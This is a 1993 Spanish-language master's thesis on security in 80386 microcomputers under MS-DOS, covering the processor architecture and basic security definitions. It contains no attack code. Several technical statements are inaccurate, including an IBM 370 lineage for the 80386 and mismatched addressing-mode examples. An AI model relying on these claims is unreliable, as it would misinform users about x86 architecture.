UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO

UNIDAD ACADEMICA DE LOS CICLOS PROFESIONAL Y DE POSGRADO DEL C.C.H.

SEGURIDAD EN LAS MICROCOMPUTADORAS CON ARQUITECTURA 80386

T E S I S

QUE PARA OBTENER EL GRADO DE

MAESTRO EN CIENCIAS DE LA COMPUTACION

P R E S E N T A

ING. EDGAR OSCAR HERNANDEZ TAJA

DIRECTOR DE TESIS:

ING MARIO RODRIGUEZ MANZANERA

MEXICO, D. F., 1993

UNAM – Dirección General de Bibliotecas Tesis Digitales Restricciones de uso

03063

UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO

UNIDAD ACADEMICA DE LOS CICLOS PROFESIONAL Y DE POSGRADO DEL C.C.H.

SEGURIDAD EN LAS MICROCOMPUTADORAS CON ARQUITECTURA 80386

T E S I S

QUE PARA OBTENER EL GRADO DE

MAESTRO EN CIENCIAS DE LA COMPUTACION

P R E S E N T A

ING. EDGAR OSCAR HERNANDEZ TAJA

DIRECTOR DE TESIS:

ING MARIO RODRIGUEZ MANZANERA

MEXICO, D. F., 1993

SEGURIDAD EN LAS MICROCOMPUTADORAS CON ARQUITECTURA 80386

INDICE

I N D I C E

INTRODUCCION

INTRODUCCION

En nuestros días, las computadoras personales han tenido un gran auge debido a que las herramientas actuales de *software* permiten el desarrollo de aplicaciones para todas las áreas del conocimiento. El abaratamiento de la tecnología pone al alcance de cualquier persona, el *hardware* necesario para diseñar, programar y ejecutar sus propias aplicaciones, a través de las microcomputadoras personales.

A pesar de este auge, no todo marcha bien en la utilización de estos sistemas. A menudo nos encontramos con empresas que sufren grandes pérdidas de información debido a fallas de *hardware* o destrucción de archivos producidas por *software*.

Por lo anterior, el tema de la seguridad en las microcomputadoras debería ocupar un lugar muy importante, en particular, si se toma en cuenta la extraordinaria proliferación de estos equipos. La seguridad en computadoras, contempla muchos conceptos, los cuales se han estudiado desde hace más de 30 años y cuyos frutos se reflejan en las arquitecturas y sistemas de los equipos grandes y medianos. Sin embargo, ¿cuándo se ha oído hablar de una verdadera seguridad en las microcomputadoras?, es que este tipo de equipos, por su aparente sencillez, ¿no requiere un tipo de seguridad especial?.

De acuerdo a este planteamiento, el presente trabajo tuvo como motivaciones principales los siguientes puntos:

a) Tener un conocimiento detallado de la arquitectura del microprocesador 80386, ya que es el microprocesador de mayor uso en la actualidad en las microcomputadoras y la base de los desarrollos futuros.

b) Tener un conocimiento detallado, de los principales aspectos que involucra la seguridad.

c) Proponer un esquema de seguridad, que permita mejorar la que actualmente existe en estos equipos.

Tomando en consideración estos puntos, el presente trabajo tiene como objetivo, el hacer un planteamiento lo mas completo posible, de la seguridad de la información en las microcomputadoras IBM PC y compatibles basadas en el microprocesador 80386 y el sistema operativo MS-DOS, el cual permita identificar sus principales problemas para proponer un esquema general con el que se mejore la seguridad de estos equipos.

De acuerdo a lo anterior, el presente trabajo se desarrolla en 7 capítulos de la siguiente manera:

Los primeros 4 capítulos, presentan todos aquellos conceptos requeridos para el desarrollo de este trabajo, de acuerdo a lo siguiente:

- En el capítulo I, se realiza una descripción general de la arquitectura del microprocesador 80386, que es la que nos ocupa.

- El capítulo II, involucra todas aquellas definiciones y aspectos necesarios para entender la seguridad de la información.

- En el capítulo III, se describen los mecanismos internos de seguridad con que cuenta el microprocesador 80386.

- En el capítulo IV, se realiza una descripción detallada de los componentes del sistema operativo MS-DOS que están involucrados con la seguridad, haciendo énfasis en el problema que mas afecta a este último que es la existencia y proliferación de programas nocivos (virus).

Una vez descritos estos conceptos, se tienen los elementos necesarios para realizar un análisis de los problemas principales que afectan la seguridad de las microcomputadoras basadas en la arquitectura 80386. De acuerdo a lo anterior, se presenta en el capítulo V, una revisión de algunos programas ejemplo con los que se puede violar la seguridad del sistema operativo.

Tomando en cuenta otro punto de vista, el capitulo VI presenta otra forma de violar la seguridad de los sistemas que nos ocupan de una manera mas sofisticada y poderosa, tomando el control de todo el sistema por medio del aprovechamiento del propio mecanismo interno de protección del microprocesador 80386, plasmado en el desarrollo de un programa al que se le nombró MONITOR.

Una vez revisados estos ejemplos de programas, en el capítulo VII y último, se presenta una propuesta de un esquema de seguridad basado en el desplazamiento de las funciones del sistema operativo MS-DOS con el programa Monitor desarrollado en el capítulo VI, lo que constituye el producto final de este trabajo. Este esquema, incluye, además de la descripción general de programas de seguridad, la descripción de todas aquellas políticas y recomendaciones que se deben llevar a cabo para obtener la mejor seguridad posible.

CAPITULO I

ARQUITECTURA GENERAL DEL MICROPROCESADOR 80386

CAPITULO I. ARQUITECTURA DEL MICROPROCESADOR 80386

Este primer capítulo, tiene como propósito describir en forma general las principales características de la arquitectura del microprocesador 80386, siendo el primer requisito para el entendimiento de la seguridad en las microcomputadoras con este tipo de procesador.

El microprocesador 80386 es un procesador fabricado por **INTEL** en base a una tecnología **CHMOS III**, la cual es una combinación de los Procesos **HMOS** (*High Density Metal Oxide Semiconductor*) y **CMOS** (*Complementary Metal Oxide Semiconductor*) ; siendo uno de los sucesores de una extensa familia de procesadores basados en una arquitectura IBM 370, con los que mantiene una alta compatibilidad. Fue diseñado para mantener una ejecución de entre 3 y 4 MIPS (Millones de Instrucciones Por Segundo).

Debido a cuestiones de mercado, en el año de 1991, se liberó una microcomputadora con arquitectura 386 llamada "recortada", con un microprocesador 80386SX. Es importante hacer mención de esto puesto que esta arquitectura tiene diferencias substanciales con respecto a la arquitectura "completa" del ahora llamado 80386DX; entre ellas destacan el contar con un *bus* de datos de solo 16 bits y un *bus* de direcciones de 24 bits, en lugar de los 32 bits naturales, así como con rangos de velocidad de reloj menores, de 16 a 20 MHz contra los 16 a 33MHz del nativo. De lo anterior debemos considerar que, en lo que se refiere al presente trabajo, se considerará siempre la arquitectura original "completa", a menos de que se indique explícitamente lo contrario.

El 80386 es un microprocesador de 32 bits diseñado con características que lo hacen especial con respecto a sus antecesores. Algunas de las más importantes son las siguientes:

- Arquitectura general de 32 bits.
- Diseño con tecnología tipo *RISC*.
- Segmentación encauzada a instrucciones (*PIPELINING*).
- Manejo de memoria y modos de operación.
- Capacidad de multitarea.
- Capacidad para soportar varios Sistemas Operativos.
- Manejo de niveles de privilegio.
- Uso de memoria *CACHE*.

El presente capítulo dará una breve descripción de estas capacidades.

I.1 ARQUITECTURA DE 32 BITS.

El microprocesador 80386 es un microprocesador basado en una arquitectura de 32 bits que utiliza registros y estructuras de datos para soportar direcciones y tipos de datos de esta longitud. Un diagrama general de esta arquitectura se muestra en la figura I-1 en la cual podemos apreciar algunas características importantes:




Figura I-1. Arquitectura 80386.

a) El tamaño base de la palabra, es decir la longitud de palabra, es de 16 bits constituidos por dos bytes, sin embargo, se pueden manipular grupos de 32 bits como palabras dobles, lo cual permite que las operaciones aritméticas se realicen con mayor precisión y puedan incluirse otros tipos de datos además de los enteros y los flotantes.

b) Los registros del sistema están diseñados para soportar una arquitectura de 32 bits divididos en los siguientes grupos:

- **Generales:** Se cuenta con ocho registros de 32 bits para propósito general que pueden almacenar direcciones o datos. éstos registros son: *EAX,EBX,ECX,EDX,ESI,EDI,ESP y EBP*. Es posible accesarlos como registros de 16 bits, referenciándolos sin la letra 'E' (de *Extended*) e inclusive algunos de ellos como byte L (bajo) o H (alto). Los registros generales se muestran a continuación en la figura I-2.





Figura I-2. Registros Generales.

- **Registros de segmento:** El 80386 soporta 4 módulos de código accesibles simultáneamente denominados segmentos. Estos segmentos están direccionados por registros de 16 bits. El cuarto modulo, soporta 3 segmentos de datos activos concurrentemente denominados "extra". Los registros de segmentos son:

- **CS:** Para el segmento de código.
- **DS:** Para el segmento de datos.
- **SS:** Para el segmento de la pila del sistema o *stack*.
- **ES,FS,GS:** Para los segmentos extra.

- **Banderas:** Este registro se muestra en la figura I-3. Es un registro de 32 bits llamado *EFLAGS*, que contiene el estado del sistema. Controla la Entrada/Salida, las interrupciones enmascarables, el depurador, el cambio de tareas, la habilitación a modo protegido, el medio ambiente multitarea y, como principal labor, el resultado de la ejecución de las instrucciones.



VM - Virtual Mode 8086 (Modo Virtual 8086)
RF - Resume Flag (Bandera de Resumen)
NT - Nested Task (Tarea Anidada)
IOPL - I/O Privilege Level (Nivel de Privilegio de E/S)
OF - Overflow Flag (Bandera de Desbordamiento)
DF - Direction Flag (Bandera de Dirección)
IF - Interrupt Flag (Bandera de Interrupción)
TF - Trap Flag (Bandera de Trampa)
SF - Sign Flag (Bandera de Signo)
ZF - Zero Flag (Bandera Cero)
AF - Auxiliary Flag (Bandera de Acarreo Auxiliar)
PF - Parity Flag (Bandera de Paridad)
CF - Carry Flag (Bandera de Acarreo)

Figura I-3. Registro de Banderas.

- **Registros de segmento para manejo de memoria:** Estos registros se conocen también como registros de dirección del sistema, existen 4 y sirven para referenciar las tablas de segmentos soportados en modo protegido, estos registros son:

- **GDTR** (*Global Descriptor Table Register*). Para la Tabla Global de Descriptores.
- **LDTR** (Local Descriptor Table Register). Para la Tabla Local de Descriptores.
- **TR** (Task Register). Para apuntar al descriptor de la tarea actual.

- **Apuntador del programa (IP):** Registro de 32 bits llamado EIP que contiene el desplazamiento de la siguiente instrucción en secuencia a ser ejecutada.

- **Registros de control:** Se cuenta con 4 registros de 32 bits para mantener los estados de la máquina de naturaleza global, tales como el control de las actividades lógicas del sistema. Estos registros son el CR0,CR1 (de uso reservado), CR2 y CR3.

- **Registros de depuración:** Existen 6 registros de depuración (DR0-DR3, DR6 y DR7) que proporcionan capacidades avanzadas de depuración.

c) *Bus* de datos de 32 bits. El *bus* establece la forma de comunicación entre la memoria y el procesador. En esta arquitectura, los datos se transfieren en palabras dobles. El procesador contiene los requerimientos para alinear las palabras en una secuencia aceptable para la interfaz de memoria, lo que reduce el desempeño del sistema incrementando el número de ciclos de memoria.

I.2 TENDENCIA A LA TECNOLOGIA TIPO RISC.

La más reciente innovación en el campo de la Arquitectura de computadoras, es el desarrollo de los sistemas **RISC** (*Reduced Instruction Set Computers* - Computadoras para Conjunto de Instrucciones Reducido). La filosofía **RISC** sostiene que el desempeño de un sistema aumenta si la arquitectura del procesador incluye las siguientes características:

- Formato de instrucciones fijo. Para ayudar a optimizar la decodificación de instrucciones para su rápida ejecución.

- Número reducido de instrucciones y modos de direccionamiento. Para simplificar la complejidad de la Unidad de Control.

- Número reducido de instrucciones para accesar memoria. Incluyendo solamente instrucciones de carga y almacenaje (*load* y *store*), ya que estas instrucciones no interrumpen el flujo óptimo de carga, decodificación y/o ejecución de instrucciones.

A mediados de la década de los setentas, un grupo de investigadores estudió el comportamiento dinámico de los programas. Los resultados mostraron que un grupo compuesto de las instrucciones mas sencillas (20%), eran responsables de un gran porcentaje de las instrucciones ejecutadas en un programa tipo (80%). De lo anterior dedujeron que eran precisamente las instrucciones más complejas las que menos se ejecutaban y son precisamente las que disminuyen el desempeño de la Unidad de Control. Lo anterior, (aunque no es la única característica de este tipo de arquitecturas) es la que le dio su nombre.

El microprocesador 80386 contempla en su diseño algunas de las características de la tecnología **RISC**. En primer lugar, cuenta con un conjunto de 152 instrucciones con formatos que pueden variar en su tamaño, dependiendo del modo de direccionamiento, desde 1 hasta 17 bytes. El hecho de tener 152 instrucciones podría confundirse con un conjunto de instrucciones no reducido, sin embargo, en realidad esta

característica es difícil de medir e inclusive puede ser subjetiva. Lo que si nos da una idea de la tendencia a reducir el conjunto de instrucciones, es el hecho de que solamente se agregaron 14 instrucciones con respecto a la arquitectura anterior 80286. En cuanto al formato de las instrucciones, aunque es variable, lo que se busca es hacerlo fijo para cada modo de direccionamiento, teniéndose en promedio un tamaño de solo 3.2 bytes por instrucción. El tener muchas instrucciones no es un obstáculo insuperable, siempre y cuando estas se ejecuten en un solo ciclo de reloj.

En lo que se refiere a los accesos a memoria, el 80386 cuenta con un total de 25 instrucciones que contemplan cargas y almacenamientos a las diferentes estructuras que constituyen el sistema, pero que incluyen algunas con operandos que no son registros, por lo que se puede interrumpir el flujo óptimo de carga, decodificación y/o ejecución.

La característica anterior no permitiría tener modos de direccionamiento directo, indexado o directo de registro, sin embargo, el 80386 contempla 7 modos de direccionamiento, que incluye estos tres y cuyo funcionamiento se resume a continuación en la tabla de la figura I-4.

Modo	Dirección Efectiva	Ejemplo
Inmediato	El valor es parte de la instrucción.	mov ax,1234h
Directo	Forma parte de la instrucción	mov ax,1234h
Registro Indirecto	Contenida en BX, SI, DI ó BP	mov ax,bx
Base	La suma del desplazamiento y BX ó BP.	mov ax,[bx+2] ó mov ax,2[bx]
Indexado	La suma del desplazamiento y SI ó DI	mov ax,[si+2] ó mov ax,2[si]
Base Indexado	Desplazamiento mas SI ó DI y DX ó BP	mov ax,[bp+si+2] ó mov ax,2[bp+si]
De Cadenas	Fte: Indice en SI Dst: Indice en DI	movsb

Figura I-4. Modos de direccionamiento.

El objetivo principal de un sistema **RISC** es aumentar el desempeño del microprocesador, lo cual se logra en parte con las características anteriores. Por ello, una arquitectura **RISC** necesita disminuir el número de ciclos de reloj en la ejecución de las instrucciones, por lo que requiere de alguna técnica de paralelismo que le permita reducir el número de ciclos de reloj dadas las etapas de ejecución de una instrucción.

El 80386 utiliza lo que se conoce como segmentación encauzada a instrucciones o *pipelining*, que junto con el uso de memoria *cache*, permite la ejecución de instrucciones en sólo dos ciclos de reloj. Esta técnica es la que mayor compatibilidad tiene con las arquitecturas **RISC**, y es por si sola razón suficiente para mejorar el rendimiento del sistema, a continuación se describirá esta característica.

I.3 SEGMENTACION ENCAUZADA A INSTRUCCIONES (PIPELINING).

El 80386 tiene seis unidades básicas especializadas que lo habilitan simultáneamente a la búsqueda de instrucciones, su decodificación, ejecución, acceso al *bus* y al manejo de memoria. Estas unidades son:

1.- **BIU** (*Bus Interface Unit*). Es un dispositivo que conecta dispositivos adyacentes (físicos o lógicos), circuitos, equipo o elementos externos del sistema, es decir es la interfaz entre el 80386 y su medio ambiente.

2.- **CPU** *(Code Prefetch Unit)*. Es un dispositivo que ejecuta la función de *Fetch* (obtener código y datos de instrucciones), pero en forma anticipada a su proceso (siguiente instrucción), característica conocida como *Lookahead* (mirar hacia adelante).

3.- **IDU** (*Instruction Decode Unit*). Es el dispositivo que se encarga de tomar los bytes de instrucción de la cola de *Prefetch* y traducirlas a microcódigo.

4.- **EU** (*Execution Unit*). Es la unidad que se encarga de ejecutar las instrucciones a partir de una cola de requerimientos, comunicándose con otras unidades para completar la instrucción si es necesario.

5.- **SU** (*Segmentation Unit*). Esta unidad traduce las direcciones lógicas a direcciones lineales bajo requerimiento de la **EU**.

6.- **PU** (*Paged Unit*). Esta unidad traduce las direcciones lineales a direcciones físicas cuando se requiere.

La interconexión de estos dispositivos se muestra a continuación en la figura I-5.




Figura I-5. Unidades Básicas del 80386.

El concepto *pipeline* se refiere a la ejecución en paralelo de diversas funciones por parte de las unidades ya descritas, las que trabajando en forma paralela ejecutan cada instrucción. En forma ideal, esta ejecución se debería realizar en un ciclo de reloj, mejorando al máximo su rendimiento. El diagrama de la figura I-6 esquematiza lo anterior.




Figura I-6. Pipeline.

Considerando una instrucción típica que suma al registro CX un dato contenido en una dirección de memoria referenciada a través del registro base mas un desplazamiento, (ADD ECX,[EBP+8]); se puede hacer una comparación sencilla que permite confirmar la ventaja del uso del *pipeline*, como se muestra en la figura I-7 a continuación:

OPERACION	Con Pipeline (Ciclos)	Sin Pipeline (Ciclos)
Fetch	0	2-4
Decodificación	0	1
Translación	0-6	2-8
Lectura	3	3
Ejecución	2	2
TOTAL	**5-11**	**10-18**

Figura I-7. Ejemplo del Pipeline.

La característica mencionada denominada *Lookahead* es de gran importancia en esta arquitectura puesto que al traer las siguientes instrucciones a ser procesadas, las demás unidades pueden trabajar en forma simultánea con el consecuente ahorro de tiempo en forma implícita.

Por otro lado, cuando la BIU no realiza ciclos del *bus* para ejecutar instrucciones, la CPU la utiliza como secuenciador de *fetch*, almacenando las instrucciones en una cola de código, en espera de atención por la DIU.

También, para mejorar la velocidad del proceso, la EU comienza a ejecutar la referencia de una instrucción de memoria mientras la instrucción previa se ejecuta, debido a que esto es frecuente, se logra una ganancia del 9% en el rendimiento.

Finalmente, los accesos de memoria pueden completarse en sólo dos ciclos de reloj habilitando al *bus* para mantener un flujo de 32 Megabytes por segundo considerando el reloj mas lento de 16 MHz.

I.4 MANEJO DE MEMORIA Y MODOS DE OPERACION

La memoria de esta arquitectura está organizada como una secuencia de bytes. A cada byte se le asigna una dirección única de 0 a 2^{32}-1, o sea 4 Gigabytes. Este esquema es denominado espacio de direcciones físicas, pues corresponde a la selección física de los *chips* de memoria que contienen los datos.

Por otro lado, en forma lógica para los programas, la memoria se divide en bloques físicos denominados segmentos, lo cual permite un manejo más eficiente del esquema de direcciones, que para este caso se denomina espacio de direcciones lógicas. Dado que la dirección se obtiene con una referencia del segmento utilizado y un desplazamiento dentro de ese segmento, este espacio contempla direcciones de hasta 4 Gigabytes (un segmento para toda la memoria física).

Cuando sumamos las direcciones correspondientes del segmento y su desplazamiento, obtenemos un espacio virtual de 2^{46} bytes, que representan 64 Terabytes. A este espacio de direcciones se le conoce como espacio de direcciones lineal.

El 80386, convierte las direcciones lógicas en direcciones físicas por medio de mecanismos de traslación, esto lo realiza pasando la dirección lógica a una dirección lineal y después pasando ésta (no para el modo real) a una dirección física.

El mapeo de la dirección lógica en física es opcional, debido a que el procesador puede operar de tres formas diferentes denominadas "Modos de Operación". Estos Modos de Operación del 80386 son:

1) **Modo Real:** Es el modo en que el microprocesador 80386 trabaja por *default* cuando se inicializa el sistema. En este modo de operación el 80386 funciona exactamente igual que sus antecesores, con la única diferencia de tener un conjunto de instrucciones extendido y mayor velocidad. Aquí la dirección lineal siempre es la misma que la dirección física ya que no se puede utilizar paginación, como se observa en la figura I-8.




Figura I-8. Manejo de Memoria en Modo Real.

2) **Modo protegido.** Es el modo de operación que permite utilizar facilidades de multitarea como la paginación y el direccionamiento virtual, los niveles de privilegio y la depuración (*debug*). El manejo de memoria en modo protegido, se esquematiza en la figura I-9, aunque si se desea utilizar paginación, se requiere la traslación adicional de página para obtener la dirección física, como se muestra en la figura I-10.




Figura I-9. Manejo de Memoria en Modo Protegido.

3) **Modo virtual 8086.** En este modo el 80386 permite ejecutar concurrentemente programas escritos en 8086, 80286 y 80386 con las ventajas del uso de la memoria virtual, la multitarea y los niveles de privilegio.




Figura I-10. Manejo de memoria con paginación.

I.5 CAPACIDADES DE MULTITAREA (MULTITASK).

La multitarea es un conjunto de técnicas para organizar los trabajos aparentemente simultáneos de una computadora. Estos trabajos consisten de varias actividades tales como: edición de programas, compilación, transferencias de información, etc. Cada tarea individual se ejecuta compartiendo una memoria común.

El 80386, contiene la circuiteria necesaria para soportar la multitarea en forma eficiente. Muchas de las mejoras de diseño de esta arquitectura con respecto a la anterior tienen este propósito.

Para intercambiar la tarea que se está ejecutando en tiempo real en forma eficiente (*switch Task*), el 80386 utiliza circuitos especiales de alta velocidad. Sólo se requiere de una simple instrucción o bien de una interrupción para realizarlo. Por ejemplo, para una velocidad de 16 MHz,

el procesador puede salvar el estado de una tarea, cargando el estado de otra y comenzando su ejecución en sólo 16 microsegundos.

El 80386 no utiliza instrucciones especiales para controlar la multitarea, en vez de esto, interpreta de diferentes maneras las instrucciones de control de transferencia (CALL y JMP).

Las estructuras de datos que soportan la multitarea son:

- **TSS** (*Task State Segment*). Segmento del Estado de la Tarea.
- **TSSD** (*TSS Descriptor*). Descriptor de la TSS.
- **TR** (*Task Register*). Registro de Tareas.
- **TGD** (*Task Gate Descriptor*). Descriptor de Compuerta de Tarea.

La **TSS** es la estructura de datos que mantiene el estado de la tarea para un procesador virtual. En realidad la multitarea simula múltiples procesadores asignados a cada tarea con un procesador virtual.

La **TSS** esta dividida en dos partes, la primera contiene datos dinámicos, como lo son los registros de segmento, los registros generales, el registro de banderas y el apuntador del programa (IP), requeridos para que el procesador se actualice en cada cambio de tarea. El segundo tipo de información es estática y se utiliza solamente para lectura sin poder ser modificada por el usuario. La descripción completa de la **TSS** se muestra en la figura I-11.

Una **TSS** puede residir en cualquier lugar del espacio de direcciones lineal. Cuando el sistema operativo crea una nueva tarea, crea su **TSS** y la inicializa para comenzar su ejecución.

El 80386 calendariza y ejecuta las tareas basándose en un conjunto de prioridades manejadas por el sistema operativo. Para ello, se utiliza el **TR**, el cual guarda el selector y el descriptor de la tarea que se está ejecutando. Este registro tiene una parte visible y una invisible, la parte visible es modificable por el usuario mediante instrucciones, la parte invisible es mantenida por el microprocesador y no puede ser modificada por ninguna instrucción del usuario.

En cuanto al **TGD**, es un descriptor especial para las estructuras denominadas *Gates* (compuertas) cuya función y estructura se describiran a detalle en el capitulo III.

Todo el medio ambiente que permite el uso de multitareas está ideado desde su diseño para que además pueda manejar otros sistemas operativos multitareas como **UNIX** y **OS/2**.

31	15	0	
MAPEO BASE PARA E/S	0000000000000000		64
0000000000000000	TABLA DE DESCRIPTORES LOCAL		60
0000000000000000	G S		5C
0000000000000000	F S		58
0000000000000000	D S		54
0000000000000000	S S		50
0000000000000000	C S		4C
0000000000000000	E S		48
E D I			44
E S I			40
E B P			3C
E S P			38
E B X			34
E D X			30
E C X			2C
E A X			28
EFLAGS			24
E I P			20
C R 3			1C
0000000000000000	S S 2		18
			14
0000000000000000	S S 1		10
			0C
0000000000000000	S S 0		08
			04
0000000000000000	LIGA A LA TSS ANTERIOR		00

Figura I-11. TSS.

I.6 NIVELES DE PRIVILEGIO.

Privilegio y protección significan en computación el control de acceso al sistema operativo, ya sea a su código o a sus datos. Estos conceptos se convierten en una necesidad para la coordinación de los programas dentro del sistema, en especial cuando se trabaja bajo el concepto de multiusuario.

El concepto de privilegio aplicado a procedimientos, se refiere al grado en el que un procedimiento puede ser ejecutado confiablemente sin que éste cometa errores que afecten otros procedimientos o datos. Aplicado a datos, es el grado de protección que una estructura de datos debe tener en los procedimientos menos confiables.

El 80386 utiliza cuatro niveles de protección para optimizar el soporte de multitareas. El privilegio, se implementa asignando un valor, de cero a tres a ciertos conceptos clave que son reconocidos por el procesador. El valor cero es el mayor privilegio y el tres el menor.

La figura I-12 muestra cómo los cuatro niveles de privilegio son interpretados como anillos de protección. Al centro se encuentra el mayor privilegio 0, para los segmentos que contienen el *software* más crítico, tales como el que contiene el núcleo ó semilla *(kernel)* del sistema operativo, en donde pueden ejecutarse instrucciones que afectan las estructuras de datos del sistema llamadas instrucciones privilegiadas. La descripción completa del funcionamiento de los niveles de protección se detallará en el capítulo III.




Figura I-12. Anillos de Protección.

I.7 MEMORIA CACHE.

Una memoria *cache* es un mecanismo interpuesto entre la memoria y el procesador para mejorar la efectividad de las tareas de transferencia de memoria, además de incrementar la velocidad del procesador. Este mecanismo es transparente al usuario.

El concepto de *cache* anticipa el uso de datos de la memoria principal del CPU organizando una copia de ellos en esta memoria. Todos los datos están en memoria principal, algunos de estos datos se duplican en la memoria *cache* y cuando el procesador necesita leer o escribir, primero busca en la memoria *cache*, si los datos necesarios están ahí (*cache hit*), el 80386 puede usarlos rápida y fácilmente debido a que esta memoria es de acceso más rápido, si los datos no están ahí cuando el proceso los necesita, se ejecuta el *fetch* de la memoria principal y se escribe en la memoria *cache* simultáneamente.

El prototipo de *cache* es de 64 Kbytes, organizados en 16,384 grupos, cada uno de 32 bits y de acceso directo. Si el requerimiento de datos es un *cache hit*, una lectura puede ejecutarse en dos ciclos de reloj, de otra forma en seis ciclos. La clave del éxito de la memoria *cache* es entonces maximizar la ocurrencia de los datos en memoria *cache*.

Con lo anterior hemos cubierto la arquitectura general del sistema 80386, lo que permitirá introducirnos en los capítulos siguientes, a otros aspectos relacionados con los equipos basados en esta arquitectura.

CAPITULO II

SEGURIDAD

CAPITULO II. SEGURIDAD

En el presente capítulo se definirán y describirán los conceptos principales que involucra el tema de seguridad, enfocandonos en especial a la seguridad de las microcomputadoras basadas en la arquitectura del microprocesador 80386.

II.1 DEFINICION DE SEGURIDAD.

Hablar de seguridad involucra de manera general, el tratar todos los aspectos que permiten resguardar un determinado objeto de agentes externos que puedan afectarlo o dañarlo. Desde el punto de vista de la computación, es posible hablar de la seguridad desde muchos ángulos, así se pueden encontrar definiciones de seguridad para el *hardware*, conocida como seguridad física o de la instalaciones, o bien de la seguridad del *software* o de programas, que permite resguardar los programas de agentes externos que los dañen, modifiquen o incluso los reproduzcan sin autorización. No obstante lo anterior, el concepto de seguridad que tal vez sea mas difícil de cubrir y del cual nos ocuparemos en el presente capítulo es el denominado "Seguridad Informática".

Aunque también es posible encontrar muchas definiciones sobre este concepto, se puede decir que la seguridad informática es aquella que se encarga de resguardar la información en las computadoras, abarcando no solo los datos e información específica de los sistemas, sino también la seguridad de los programas, es decir, de todo lo que almacenamos en nuestros equipos de cómputo.

Sin embargo, independientemente de la definición o el enfoque de seguridad que se analice, una seguridad efectiva en computación en general, tiene como propósito fundamental el garantizar la prevención y detección oportuna de accidentes o intromisiones deliberadas, contemplando la existencia de medidas claramente definidas para afrontar los desastres, y si es que existe interrupción de los procesos, restablecerlos.

II.2 ASPECTOS QUE AFECTAN LA SEGURIDAD DE LA INFORMACION.

Desde el punto de vista de la seguridad informática, es preciso mencionar en primera instancia cuales son aquellos factores externos que afectan nuestra información y que constituyen los denominados "Delitos Informáticos"; entre los principales se encuentran los siguientes:

- Accesos y consultas no autorizadas (robo y espionaje).
- Alteración indebida de datos y/o programas (corrupción y sabotaje).
- Introducción de comandos que alteren el funcionamiento de los sistemas (programas nocivos).
- Robo de tiempo de máquina.

Como se puede ver, todos estos delitos pueden producir daños irreparables a nuestros sistemas, pérdida de información y fuga de ésta, repercusiones que afectan en forma directa no solo los recursos sino aún mas importante, la información, que representa a su vez conocimiento para tomar decisiones y resolver problemas, que repercuten también en nuestra economía.

